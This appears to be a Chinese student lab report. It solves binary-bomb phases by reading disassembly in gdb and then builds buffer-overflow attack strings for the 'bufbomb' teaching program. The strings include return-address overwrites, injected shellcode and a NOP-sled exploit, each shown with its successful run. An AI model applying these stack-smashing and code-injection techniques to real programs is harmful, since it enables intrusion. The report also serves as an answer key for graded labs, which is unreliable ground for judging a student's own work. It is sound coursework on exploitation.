我们继续分析汇编代码。如图 2.32 所示，程序将根据我们之前所输入的序列重新构建单链表，即通过上面得到的下一结点的地址，将其更改为我们输入的结点的下个地址。

```

639 8048e64: 8b 5c 24 24      mov     0x24(%esp),%ebx
640 8048e68: 8d 44 24 24      lea     0x24(%esp),%eax
641 8048e6c: 8d 74 24 38      lea     0x38(%esp),%esi
642 8048e70: 89 d9            mov     %ebx,%ecx
643 8048e72: 8b 50 04         mov     0x4(%eax),%edx
644 8048e75: 89 51 08         mov     %edx,0x8(%ecx)
645 8048e78: 83 c0 04         add     $0x4,%eax
646 8048e7b: 89 d1            mov     %edx,%ecx
647 8048e7d: 39 c6            cmp     %eax,%esi
648 8048e7f: 75 f1            jne     8048e72 <phase_6+0xb7>

```

图 2.32 phase_6 输入值对于链表的重构

如图 2.33 所示，这轮操作完成后，程序将对我们的构建结果进行检查。第 654 行表明，如果在该单链表上前一结点大于或等于该结点，那么程序将跳转至 <explode_bomb> 函数引爆炸弹。因此我们的输入需要保证重新构建的单链表是按照从大到小排序的顺序排列。

```

649 8048e81: c7 42 08 00 00 00 00 movl    $0x0,0x8(%edx)
650 8048e88: be 05 00 00 00      mov     $0x5,%esi
651 8048e8d: 8b 43 08             mov     0x8(%ebx),%eax
652 8048e90: 8b 00               mov     (%eax),%eax
653 8048e92: 39 03               cmp     %eax,(%ebx)
654 8048e94: 7d 05               jge     8048e9b <phase_6+0xe0>
655 8048e96: e8 5c 02 00 00      call    80490f7 <explode_bomb>
656 8048e9b: 8b 5b 08             mov     0x8(%ebx),%ebx
657 8048e9e: 83 ee 01             sub     $0x1,%esi
658 8048ea1: 75 ea               jne     8048e8d <phase_6+0xd2>

```

图 2.33 phase_6 对输入值的正确性检验

所以我们对原数据元组的第一个键值的大小顺序进行排列，并得到其序列“3 6 2 1 5 4”。

4. 实验结果：


```

wb@wb-virtual-machine:~/桌面/lab2$ './home/wb/桌面/lab2/bomb'
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I can see Russia from my house!
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
0 198
Halfway there!
14 45
So you got that one. Try this one.
5 115
Good work! On to the next...
3 6 2 1 5 4
Congratulations! You've defused the bomb!

```

图 2.34 phase_6 正确结果

本题答案为“3 6 2 1 5 4”，如图 2.27 可见程序终止，答案正确，至此正常的拆弹环节已经完结。

2.2.7 阶段 7 secret_phase

1. 任务描述：

拆除隐藏阶段的炸弹。

2. 实验设计：

本阶段中，我们对于反汇编代码中 secret_phase 部分进行观察和分析，首先得到该隐藏阶段的入口方式，其次获得需要拆除炸弹所需要的数值。在该阶段内部，具有子程序 fun7 以对一个二叉树结构进行操作和求值。

3. 实验过程：

前述正常问题的求解未能调出这一阶段的问题，因此我们首先需要寻找 secret_phase 的入口方式。

我们在反汇编代码中搜索 secret_phase，如图 2.35 所示，注意到在每轮阶段的结束后程序都会调用 phase_defused 函数，而在该过程中出现了 secret_phase 的调用。

986	8049279:	50	push	%eax
987	804927a:	68 29 a2 04 08	push	\$0x804a229
988	804927f:	68 d0 c4 04 08	push	\$0x804c4d0
989	8049284:	e8 87 f5 ff ff	call	8048810 <_isoc99_sscanf@plt>
990	8049289:	83 c4 20	add	\$0x20,%esp
991	804928c:	83 f8 03	cmp	\$0x3,%eax
992	804928f:	75 3a	jne	80492cb <phase_defused+0x7b>
993	8049291:	83 ec 08	sub	\$0x8,%esp
994	8049294:	68 32 a2 04 08	push	\$0x804a232
995	8049299:	8d 44 24 18	lea	0x18(%esp),%eax
996	804929d:	50	push	%eax
997	804929e:	e8 5d fd ff ff	call	8049000 <strings_not_equal>
998	80492a3:	83 c4 10	add	\$0x10,%esp
999	80492a6:	85 c0	test	%eax,%eax
1000	80492a8:	75 21	jne	80492cb <phase_defused+0x7b>

图 2.35 secret_phase 的入口方式

在该过程中调用了 sscanf 函数，并使用堆栈进行传参，因此我们观察其传入的参数，如图 2.32 所示，可以运用 gdb 工具发现 “%d %d %s” 的字符串。同时在图 2.35 中我们注意到，对于该字符串，程序调用了函数 <strings_not_equal> 进行比对，因此我们为了获取对应密钥，则需要读取 0x804a232 的数据内容，如图 2.37 所示，即 “DrEvil”

```
(gdb) x/s 0x804a229
0x804a229:      "%d %d %s"
(gdb) x/s 0x804c4d0
0x804c4d0 <input_strings+240>:  ""
```

图 2.36 secret_phase 入口方式对应输入格式

```
(gdb) x/s 0x804a232
0x804a232:      "DrEvil"
```

图 2.37 secret_phase 对应入口参数

我们尝试在第四阶段输入该密钥，发现可以进入秘密阶段，这一过程如图 2.38 所示。

```
5 115 DrEvil
Good work! On to the next...
3 6 2 1 5 4
Curses, you've found the secret phase!
But finding it and solving it are quite different...
```

图 2.38 进入 secret_phase

我们下面分析 secret_phase 的具体解法。如图 2.39 所示，secret_phase 中读取用户键入的参数过程和一般阶段不同，它采取的是先读一行内容，然后将输入的字符转换为对应的数字。与此同时，函数保证转换结果小于等于 0x3e8，即输入结果小于等于 1000。

702 08048f0c <secret_phase>:		
703 8048f0c:	53	push %ebx
704 8048f0d:	83 ec 08	sub \$0x8,%esp
705 8048f10:	e8 42 02 00 00	call 8049157 <read_line>
706 8048f15:	83 ec 04	sub \$0x4,%esp
707 8048f18:	6a 0a	push \$0xa
708 8048f1a:	6a 00	push \$0x0
709 8048f1c:	50	push %eax
710 8048f1d:	e8 5e f9 ff ff	call 8048880 <strtol@plt> // atoi
711 8048f22:	89 c3	mov %eax,%ebx
712 8048f24:	8d 40 ff	lea -0x1(%eax),%eax
713 8048f27:	83 c4 10	add \$0x10,%esp

图 2.39 secret_phase 输入数据限制

根据图 2.40 可知，程序在进入 fun7 函数之前，将会把 %ebx 和以 0x804c088

为地址的结构体压入堆栈并作为参数传递。而后，程序会对返回值%eax 进行比对，如果该返回值不等于 0x2，程序将顺序地调用<explode_bomb>以引爆炸弹并终止程序。

```

719 8048f36:      83 ec 08          sub    $0x8,%esp
720 8048f39:      53               push   %ebx
721 8048f3a:      68 88 c0 04 08    push   $0x804c088
722 8048f3f:      e8 77 ff ff ff    call   8048ebb <fun7>
723 8048f44:      83 c4 10          add    $0x10,%esp
724
725 8048f47:      83 f8 02          cmp    $0x2,%eax
726 8048f4a:      74 05             je     8048f51 <secret_phase+0x45>
727 8048f4c:      e8 a6 01 00 00    call   80490f7 <explode_bomb>
728

```

图 2.40 secret_phase 对 fun7() 的调用

我们下面分析函数 fun7 并确定让其返回 0x2 的方式。对于函数 fun7，它在堆栈段传递两个参数分别在(%esp+0x10)和(%esp+0x14)，并分别将其转储至寄存器中。通过 test 指令测试第一个参数是否为零，若等于零则直接跳转返回 0xffffffff (-1)。

如果第一个参数不等于零，程序随后顺序执行。通过第一个参数指针对应的值和第二个参数（即寄存器%ecx 转储值）的大小比较，如果大于则递归调用本程序，其中第一个参数修改为(%edx+4)，返回值是两倍的子程序返回值；否则，将第一个参数改为(%edx+8)，调用子程序后返回两倍的返回值加 1。特别地，如果第二个参数和第一个参数指针对应值相等，则返回零。

我们查看本关卡中对应数据结构的格式。如图 2.41 所示，可以发现该结构为二叉树，每个结点的三元组按顺序分别是结点的值、左孩子指针和右孩子指针。

综合上述的算法分析，如果要想该函数的返回值为 2，则需要先从根结点出发，输入的值需要大于根结点使它访问左结点，与此同时该值还需要小于此根节点的左结点，并正好等于上述结点的右结点。

```

(gdb) x/24wx 0x804c088
0x804c088 <n1>: 0x00000024      0x0804c094      0x0804c0a0      0x00000008
0x804c098 <n21+4>: 0x0804c0c4      0x0804c0ac      0x00000032      0x0804c0b8
0x804c0a8 <n22+8>: 0x0804c0d0      0x00000016      0x0804c118      0x0804c100
0x804c0b8 <n33>: 0x0000002d      0x0804c0dc      0x0804c124      0x00000006
0x804c0c8 <n31+4>: 0x0804c0e8      0x0804c10c      0x0000006b      0x0804c0f4
0x804c0d8 <n34+8>: 0x0804c130      0x00000028      0x00000000      0x00000000
(gdb)

```

图 2.41 二叉树内部值内容

根据上述的结点表，我们找到需要的值的地址为 0x0804c0ac，该地址对应的值为 0x16。

4. 实验结果:

```
wb@wb-virtual-machine:~/桌面/lab2$ './home/wb/桌面/lab2/bomb'
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I can see Russia from my house!
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
0 198 DrEvil
Halfway there!
14 45 DrEvil
So you got that one. Try this one.
5 115 DrEvil
Good work! On to the next...
3 6 2 1 5 4
Curses, you've found the secret phase!
But finding it and solving it are quite different...
22
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!
```

图 2.42 secret_phase 正确结果

本隐藏阶段的结果为“22”，如图 2.42 可见程序终止，答案正确，至此隐藏拆弹环节已经结束，程序输出祝贺语并退出。

1.3 实验小结

在本次实验中，我们使用课程知识对于二进制炸弹进行了拆除。本实验具有很强的趣味性，并且使我们对程序的机器级表示有了更加深刻的理解。我通过反汇编的操作并对程序进行断点调试，熟悉了 gdb 工具的常用指令和处理方法，加深了对于汇编指令的理解和运用。通过跟踪、单步执行的方式，我在 gdb 中可以查看内存单元和寄存器的值，这些都增进了我对于可执行文件的反汇编文本分析的理解。

本次实验让我逐渐掌握了逆向工程和调试的技能，增加了我对于内存单元和寄存器的理解。在拆炸弹并逐步发掘程序数据结构和指令信息的过程中，我也收获了快乐和兴奋，这些都让我更有希望掌握计算机系统基础的兴趣和喜悦。

实验 3: Buffer Bomb

3.1 实验概述

本实验的目的在于加深对 IA-32 函数调用规则和栈结构的具体理解。实验的主要内容是对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击（buffer overflow attacks），也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为，例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要你熟练运用 gdb、objdump、gcc 等工具完成。

实验中你需要对目标可执行程序 BUFBOMB 分别完成 5 个难度递增的缓冲区溢出攻击。5 个难度级分别命名为 Smoke (level 0)、Fizz (level 1)、Bang (level 2)、Boom (level 3) 和 Nitro (level 4)，其中 Smoke 级最简单而 Nitro 级最困难。

实验语言：c；

实验环境：linux

3.2 实验内容

对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击（buffer overflow attacks），也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为，例如将给定的字节序列插入到其本不应出现的内存位置等。

3.2.1 阶段 1 Smoke

1. 任务描述：

构造一个攻击字符串作为 bufbomb 的输入，而在 getbuf() 中造成缓冲区溢出，使得 getbuf() 返回时不是返回到 test 函数继续执行，而是转向执行 smoke。

2. 实验设计：

本阶段中，我们对于反汇编代码中 smoke() 子程序进行观察和分析，得到其入口地址，并以此为基础设计程序的攻击字符串。

3. 实验过程：

首先对目标程序 bufbomb 可执行文件进行 objdump 反汇编操作，我们得到的反汇编代码输出至 disassemble_3.txt 中。我们随后在反汇编代码中找到 smoke

子程序如图 3.1 所示，其在代码段的指令地址为 0x08048c90。随后我们发现程序需要调用子程序 test 并进行读取字符串操作（即 getbuf 函数），如图 3.2，getbuf 函数中栈帧为 0x3c 字节，但是 buf 的缓冲区大小为 0x28 字节。

```

360 08048c90: smoke:
361 8048c90: 55          push    %ebp
362 8048c91: 89 e5       mov     %esp,%ebp
363 8048c93: 83 ec 18    sub     $0x18,%esp
364 8048c96: c7 04 24 13 a1 04 08 movl    $0x804a113,(%esp)
365 8048c9d: e8 ce fc ff ff call    8048970 <puts@plt>
366 8048ca2: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
367 8048ca9: e8 96 06 00 00 call    8049344 <validate>
368 8048cae: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
369 8048cb5: e8 d6 fc ff ff call    8048990 <exit@plt>
370

```

图 3.1 smoke() 函数地址

```

743 080491ec: <getbuf>:
744 80491ec: 55          push    %ebp
745 80491ed: 89 e5       mov     %esp,%ebp
746 80491ef: 83 ec 38    sub     $0x38,%esp
747 80491f2: 8d 45 d8    lea     -0x28(%ebp),%eax
748 80491f5: 89 04 24    mov     %eax,(%esp)
749 80491f8: e8 55 fb ff ff call    8048d52 <Gets>
750 80491fd: b8 01 00 00 00 mov     $0x1,%eax
751 8049202: c9          leave   %eax
752 8049203: c3          ret
753

```

图 3.2 getbuf() 内部 buf 缓冲区大小

因此我们可以输入一个较大的 buf 字符串作为攻击序列，使得其缓冲区出现溢出并破坏堆栈空间。我们需要设计的攻击字符串大小为 0x28+8 字节，共计 48 字节。其中，最后四个字节为 getbuf 原先应当放回的地址，我们用小端的存储方式写入 smoke 函数地址并可以覆盖原先的 %ebp 返回地址，可以设计攻击序列为如图 3.3 所示。

```

1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
2 /* smoke located at: 0x08048c90 */
3 90 8c 04 08

```

图 3.3 smoke 攻击序列

4. 实验结果:

```

wb@wb-virtual-machine:~/桌面/lab3$ cat smoke_U202112071.txt|./hex2raw |./bufbomb
-u U202112071
Userid: U202112071
Cookie: 0x70bac8c6
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
wb@wb-virtual-machine:~/桌面/lab3$

```


图 3.4 smoke 攻击成功

本阶段实验结果如图 3.4 所示，可以发现 smoke() 函数被正常调用，因此可见阶段 1 实验结果正确。

3.2.2 阶段 2 Fizz

1. 任务描述：

本阶段任务是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf() 中造成缓冲区溢出，使得本次 getbuf() 返回时不是返回到 test 函数继续执行，而是转向执行 fizz()。

2. 实验设计：

本阶段中，我们对于反汇编代码中 fizz() 子程序进行观察和分析，得到其入口地址，并且得到参数的传递方式，从而设计程序的攻击字符串。

3. 实验过程：

在本阶段中，我们需要调用的 fizz 函数具有参数，因此比上一阶段需要增加一个传参的操作。我们查阅实验给出的 C 语言样例代码，如图 3.5 所示，本阶段需要将我们的 Cookie 也传入 fizz 函数。

```
96 void fizz(int val)
97 {
98     if (val == cookie) {
99         printf("Fizz!! You called fizz(0x%x)\n", val);
100         validate(1);
101     } else
102         printf("Misfire: You called fizz(0x%x)\n", val);
103     exit(0);
104 }
105 /* $end fizz-c */
106
```

图 3.5 Fizz() 对应 C 语言代码

根据图 3.6 所示，函数 fizz() 的汇编指令中比较了 0x804c220 对应的单元数据和(%ebp+0x8)的堆栈内的数据大小，即比较了传入参数和 cookie 的数值。因此我们需要向(%ebp+0x8)的位置加入我们生成的 cookie 值。

综上所述，在本阶段中我们构造的攻击字符串的大小为 48+0x8=56 字节，其中除了把上一阶段的 smoke() 函数的入口地址替换为 fizz() 的入口地址以外，还需要在其后方加入四个空字节占位与我们需要传入的 cookie 值。根据小端的存储方式，我们构造的攻击字符串如图 3.6 所示。

```
1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ba 8c 04 08
4 00 00 00 00 c6 c8 ba 70
```

图 3.6 fizz 阶段攻击序列

4. 实验结果:

```
wb@wb-virtual-machine:~/桌面/lab3$ cat fizz_U202112071.txt|./hex2raw |./bufbomb
-u U202112071
Userid: U202112071
Cookie: 0x70bac8c6
Type string:Fizz!: You called fizz(0x70bac8c6)
VALID
NICE JOB!
wb@wb-virtual-machine:~/桌面/lab3$
```

图 3.7 fizz 阶段成功攻击结果

本阶段实验结果如图 3.7 所示，可以发现 `fizz()` 函数被正常调用，同时 `cookie` 值被正确传输，因此可见阶段 2 实验结果正确。

3.2.3 阶段 3 Bang

1. 任务描述:

本阶段的任务是，设计包含攻击代码的攻击字符串，所含攻击代码首先将全局变量 `global_value` 的值设置为你的 `cookie` 值，然后转向执行 `bang()`。

2. 实验设计:

本阶段中，我们需要进行更复杂的缓冲区攻击。这将在攻击字符串中包含实际的机器指令，并在攻击字符串覆盖缓冲区时写入函数（这里是 `getbuf()`）的栈帧，并进而将原返回地址指针改写为位于栈帧内的攻击机器指令的开始地址。

3. 实验过程:

由于本次实验需要修改具体变量的值，因此我们考虑利用缓冲区溢出将原返回地址指针改写为缓冲区的起始得知，并在缓冲区写入覆盖的机器指令。我们首先分析其具体的 C 语言代码段，如图 3.8 所示。

```
/* $begin bang-c */
int global_value = 0;

void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

图 3.8 bang 对应 C 语言代码

我们需要通过机器指令改变 `global_value` 的值为 `cookie`。根据图 3.9，由

于前面已经分析得到 cookie 对应的单元地址为 0x804c220，因而我们可以得知 global_value 对应的单元地址为 0x804c218。我们将会对于观察结果写入攻击代码见图 3.10。

```

389
390 08048d05 <bang>:
391 8048d05: 55          |      push    %ebp
392 8048d06: 89 e5      |      mov     %esp,%ebp
393 8048d08: 83 ec 18   |      sub     $0x18,%esp
394 8048d0b: a1 18 c2 04 08 |      mov     0x804c218,%eax
395 8048d10: 3b 05 20 c2 04 08 |      cmp     0x804c220,%eax
396 8048d16: 75 1e      |      jne     8048d36 <bang+0x31>
397 8048d18: 89 44 24 04 |      mov     %eax,0x4(%esp)
398 8048d1c: c7 04 24 e4 a2 04 08 |      movl    $0x804a2e4,(%esp)
399 8048d23: e8 a8 fb ff ff |      call    80488d0 <printf@plt>
400 8048d28: c7 04 24 02 00 00 00 |      movl    $0x2,(%esp)
401 8048d2f: e8 10 06 00 00 |      call    8049344 <validate>
402 8048d34: eb 10      |      jmp     8048d46 <bang+0x41>
403 8048d36: 89 44 24 04 |      mov     %eax,0x4(%esp)
404 8048d3a: c7 04 24 4c a1 04 08 |      movl    $0x804a14c,(%esp)
405 8048d41: e8 8a fb ff ff |      call    80488d0 <printf@plt>
406 8048d46: c7 04 24 00 00 00 00 |      movl    $0x0,(%esp)
407 8048d4d: e8 3e fc ff ff |      call    8048990 <exit@plt>

```

图 3.9 bang 对应比较 global_value 内存地址

```

1 mov 0x804c220,%eax
2 mov %eax,0x804c218
3 push 0x08048d05
4 ret

```

图 3.10 攻击指令

之后，我们对其使用 gcc 指令进行汇编见图 3.11，汇编之后再行反汇编并显示其机器码为图 3.12。

```

wb@wb-virtual-machine:~/桌面/lab3$ gcc -m32 -c bang_asm1.s
wb@wb-virtual-machine:~/桌面/lab3$ objdump -d bang_asm1.o > bang_asm1.txt

```

图 3.11 gcc 指令进行汇编

```

1
2 bang_asm1.o: 文件格式 elf32-i386
3
4
5 Disassembly of section .text:
6
7 00000000 <.text>:
8 0: a1 20 c2 04 08      mov     0x804c220,%eax
9 5: a3 18 c2 04 08      mov     %eax,0x804c218
10 a: ff 35 05 8d 04 08   push    0x8048d05
11 10: c3                  ret

```

图 3.12 得到攻击序列机器码

我们获取其机器码即攻击序列，并将其写入缓冲区的起始位置。随后，我们需要获取 buf 字符串在栈中的起始位置，以实现跳转指令的覆盖并指向我们的攻击指令序列。如图 3.13 所示，我们通过 gdb 调试到获取执行 getbuf() 时的寄存器，并以此为根据计算出 buf 的起始地址。

```
Breakpoint 1, 0x080491f2 in getbuf ()
(gdb) info r
eax            0x9192caa            152644778
ecx            0xf7f92094        -134668140
edx            0x0                0
ebx            0x0                0
esp            0x55683cf8        0x55683cf8 <_reserved+1039608>
ebp            0x55683d30        0x55683d30 <_reserved+1039664>
```

图 3.13 通过 gdb 获取 buf 首地址

由我们在阶段一中对于 getbuf 函数缓冲区的认识，可以知道这里需要的 buf 首地址即 (%ebp+0x28)。我们继续通过 gdb 获取其缓冲区的起始地址如图 3.14 所示。

```
(gdb) p/x $ebp+0x28
$1 = 0x55683d08
```

图 3.14 计算 buf 首地址

因此我们需要获得的跳转地址为 0x55683d08。我们根据这些分析设计攻击序列：首先填入我们的机器码攻击指令，在攻击指令中包含向目标函数 bang 的压栈操作，随后填充字符至第 44 个字节处；在之后的 4 个字节需要以小端方式填写 buf 的起始地址以实现攻击指令的调用。

综上所述，我们设计的攻击序列如图 3.15 所示。

```
1 a1 20 c2 04 08 a3 18 c2
2 04 08 68 05 8d 04 08 c3
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 08 3d 68 55
```

图 3.15 bang 阶段攻击序列

4. 实验结果：

```
wb@wb-virtual-machine:~/桌面/lab3$ cat bang_U202112071.txt | ./hex2raw | ./bufbomb
-u U202112071
Userid: U202112071
Cookie: 0x70bac8c6
Type string:Bang!: You set global_value to 0x70bac8c6
VALID
NICE JOB!
```

图 3.16 bang 阶段成功攻击结果

本阶段实验结果如图 3.16 所示，可以发现 bang() 函数被正常调用，并且 global_value 的值被更改为 cookie，因此可见阶段 3 实验结果正确。

3.2.4 阶段 4 Boom

1. 任务描述:

本阶段的实验任务就是构造这样一个攻击字符串，使得 `getbuf` 函数不管获得什么输入，都能将正确的 `cookie` 值返回给 `test` 函数，而不是返回值 1。除此之外，你的攻击代码应还原任何被破坏的状态，将正确返回地址压入栈中，并执行 `ret` 指令从而真正返回到 `test` 函数。

2. 实验设计:

本阶段和上题类似，但需要添加修改 `getbuf()` 函数返回值的步骤。为了让被破坏的状态恢复，我们还需要对 `%ebp` 寄存器的值进行复原，再正常回到 `test()` 函数的下一条指令继续执行。

3. 实验过程:

我们在上一题的基础上进行修改。调出反汇编代码文件后，如图 3.17，我们可以发现 `getbuf()` 函数使用寄存器 `%eax` 进行传参。随后我们对于 `test` 函数的正确 `%ebp` 内容进行读取，只需要在 `gdb` 中进行断点调试即可获得原本 `%ebp` 内容为 `0x55683d60`。

```
742
743 080491ec <getbuf>:
744 80491ec: 55                push    %ebp
745 80491ed: 89 e5            mov     %esp,%ebp
746 80491ef: 83 ec 38        sub     $0x38,%esp
747 80491f2: 8d 45 d8        lea     -0x28(%ebp),%eax
748 80491f5: 89 04 24        mov     %eax,(%esp)
749 80491f8: e8 55 fb ff ff  call   8048d52 <Gets>
750 80491fd: b8 01 00 00 00  mov     $0x1,%eax
751 8049202: c9              leave   %eax
752 8049203: c3              ret
```

图 3.17 `getbuf()` 中返回值寄存器

```
esp      0x55683cf8      0x55683cf8 <_reserved+1039608>
ebp      0x55683d30      0x55683d30 <_reserved+1039664>
esi      0x556865c0      1432905152
edi      0x1             1
eip      0x80491f5       0x80491f5 <getbuf+9>
eflags   0x212           [ AF IF ]
cs       0x23            35
ss       0x2b            43
ds       0x2b            43
es       0x2b            43
fs       0x0             0
gs       0x63            99
(gdb) p/x *0x55683d30
$2 = 0x55683d60
```

图 3.18 恢复堆栈空间所需要原寄存器值

因此我们根据正常条件下的 `%ebp` 值和输入值，对于攻击序列进行设计，保证在攻击完成后自然返回 `test()` 函数中。我们通过反汇编得到的机器指令及其对应汇编指令如图 3.19 所示，我们第一行指令将 `cookie` 值传送至 `%eax` 返回值中，

第二行指令恢复%ebp 指针寄存器，还原被破坏的栈结构，使得程序能正常返回；第三行指令为返回的 test() 函数的下一行指令地址，而第四行即弹出栈中返回地址，并跳转至原函数之中。

```
1
2 boom.o: 文件格式 elf32-i386
3
4
5 Disassembly of section .text:
6
7 00000000 <.text>:
8  0:  b8 c6 c8 ba 70      mov     $0x70bac8c6,%eax
9  5:  bd 60 3d 68 55      mov     $0x55683d60,%ebp
10 a:  68 81 8e 04 08      push    $0x8048e81
11 f:  c3                  ret
```

图 3.19 设计攻击序列的机器码

我们基于上述分析设计攻击序列，分别由我们得到的攻击代码序列 16 字节、填充序列 28 字节，以及跳转地址 4 字节构成，如图 3.20 所示。

```
1 b8 c6 c8 ba 70 bd 60 3d 68 55 68 81 8e 04 08 c3
2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00 00 00 00 00 08 3d 68 55
```

图 3.20 boom 阶段攻击序列

4. 实验结果:

```
wb@wb-virtual-machine:~/桌面/lab3$ cat boom_U202112071.txt|./hex2raw |./bufbomb
-u U202112071
UserId: U202112071
Cookie: 0x70bac8c6
Type string:Boom!: getbuf returned 0x70bac8c6
VALID
NICE JOB!
```

图 3.21 boom 阶段成功攻击结果

本阶段实验结果如图 3.21 所示，可以发现 test() 函数被正常返回并且改变了 getbuf() 返回值，因此可见阶段 4 实验结果正确。

3.2.5 阶段 5 Nitro

1. 任务描述:

本阶段的实验任务与阶段四类似，即构造一攻击字符串使得 getbufn 函数（注，在 kaboom 阶段，bufbomb 将调用 testn 函数和 getbufn 函数，源程序代码见 bufbomb.c）返回 cookie 值至 testn 函数，而不是返回值 1。此时，这需要你的攻击字符串将 cookie 值设为函数返回值，复原/清除所有被破坏的状态，并将正确的返回位置压入栈中，然后执行 ret 指令以正确地返回到 testn 函

数。

2. 实验设计：

本次实验中，我们需要注意本阶段的每次执行栈（ebp）均不同，程序使用了 random 函数造成栈地址的随机变化，因此我们需要找到合适的办法正确复原栈被破坏的状态，以使得程序每次都能够正确返回到 testn()。

3. 实验过程：

我们观察其中的 testn() 函数，如图 3.22 所示，在执行到 474 行时寄存器 %esp 的值应当恰好等于 (%ebp+0x28)。由于本次实验执行过程内，缓冲区首址的位置会发生变化，为了正确复原被攻击破坏的栈帧空间，我们需要通过这种关系对栈空间进行恢复。

```
468
469 08048e01 <testn>:
470 8048e01:      55                push    %ebp
471 8048e02:      89 e5            mov     %esp,%ebp
472 8048e04:      53              push    %ebx
473 8048e05:      83 ec 24        sub     $0x24,%esp
474 8048e08:      e8 da ff ff ff  call    8048de7 <uniqueval>
475 8048e0d:      89 45 f4        mov     %eax,-0xc(%ebp)
476 8048e10:      e8 ef 03 00 00  call    8049204 <getbufn>
477 8048e15:      89 c3            mov     %eax,%ebx
478 8048e17:      e8 cb ff ff ff  call    8048de7 <uniqueval>
479 8048e1c:      8b 55 f4        mov     -0xc(%ebp),%edx
480 8048e1f:      39 d0            cmp     %edx,%eax
```

图 3.22 testn() 使用的堆栈空间

随后我们和上一步骤类似，需要对于寄存器 %eax 和 testn() 函数执行的下一指令地址进行操作，此处不再赘述。因此我们在本题中的主要问题是应当如何取得缓冲区溢出后指令跳转的位置。

我们根据反汇编文件中得知本题的 buf 缓冲区大小为 0x208 即 520 字节。我们考虑利用 gdb 为 buf 的地址进行调试，尝试在其中找到规律。如图 3.23 所示，我们只需要观察 (%ebp-0x208) 的地址即可。

```
Breakpoint 4, 0x0804920d in getbufn ()
(gdb) info registers
eax             0x42fa5129      1123701033
ecx             0xf7f92094     -134668140
edx             0x0           0
ebx             0x1           1
esp             0x55683b88      0x55683b88 <_reserved+1039240>
ebp             0x55683da0      0x55683da0 <_reserved+1039776>
```

图 3.23 测试程序运行时的最大 ebp 量

我们尝试测量了五次，其中寄存器 %ebp 的值最大为 0x55683da0，因此

(%ebp-0x208)的较好的估计值为 0x55683b98。我们考虑在攻击序列的前部均填充空指令（机器码为 90），随后再存放我们的攻击序列。这样可以使得我们的跳转之后可以有较大的概率命中缓冲区前段的空指令，随后顺序地执行直到执行我们注入的攻击序列。

综上所述，我们可以考虑将估计值 0x55683b98 作为本题的跳转地址。然后将攻击指令通过 gcc 汇编后并反汇编为机器指令如图 3.24 所示，而我们的攻击字符串如图 3.25 所示。

```

1
2 nitro.o: 文件格式 elf32-i386
3
4
5 Disassembly of section .text:
6
7 00000000 <.text>:
8   0:  8d 6c 24 28          lea    0x28(%esp),%ebp
9   4:  b8 c6 c8 ba 70       mov    $0x70bac8c6,%eax
10  9:  68 15 8e 04 08       push   $0x8048e15
11 e:  c3                   ret

```

图 3.24 nitro 阶段攻击序列机器码

```

1 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
2 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
3 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
5 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
7 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
9 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
10 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
11 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
12 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
13 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
14 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
15 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
16 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
17 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
18 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
19 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
20 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
21 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
22 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
23 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
24 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
25 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
26 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
27 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
28 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
29 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
30 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
31 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
32 90 90 90 90 90 90 90 90 90 90 90 90
33 /* nop 505 bytes */
34 8d 6c 24 28 b8 c6 c8 ba 70 68 15 8e 04 08 c3
35 /* attack code 15 bytes */
36 00 00 00 00
37 90 3b 68 55

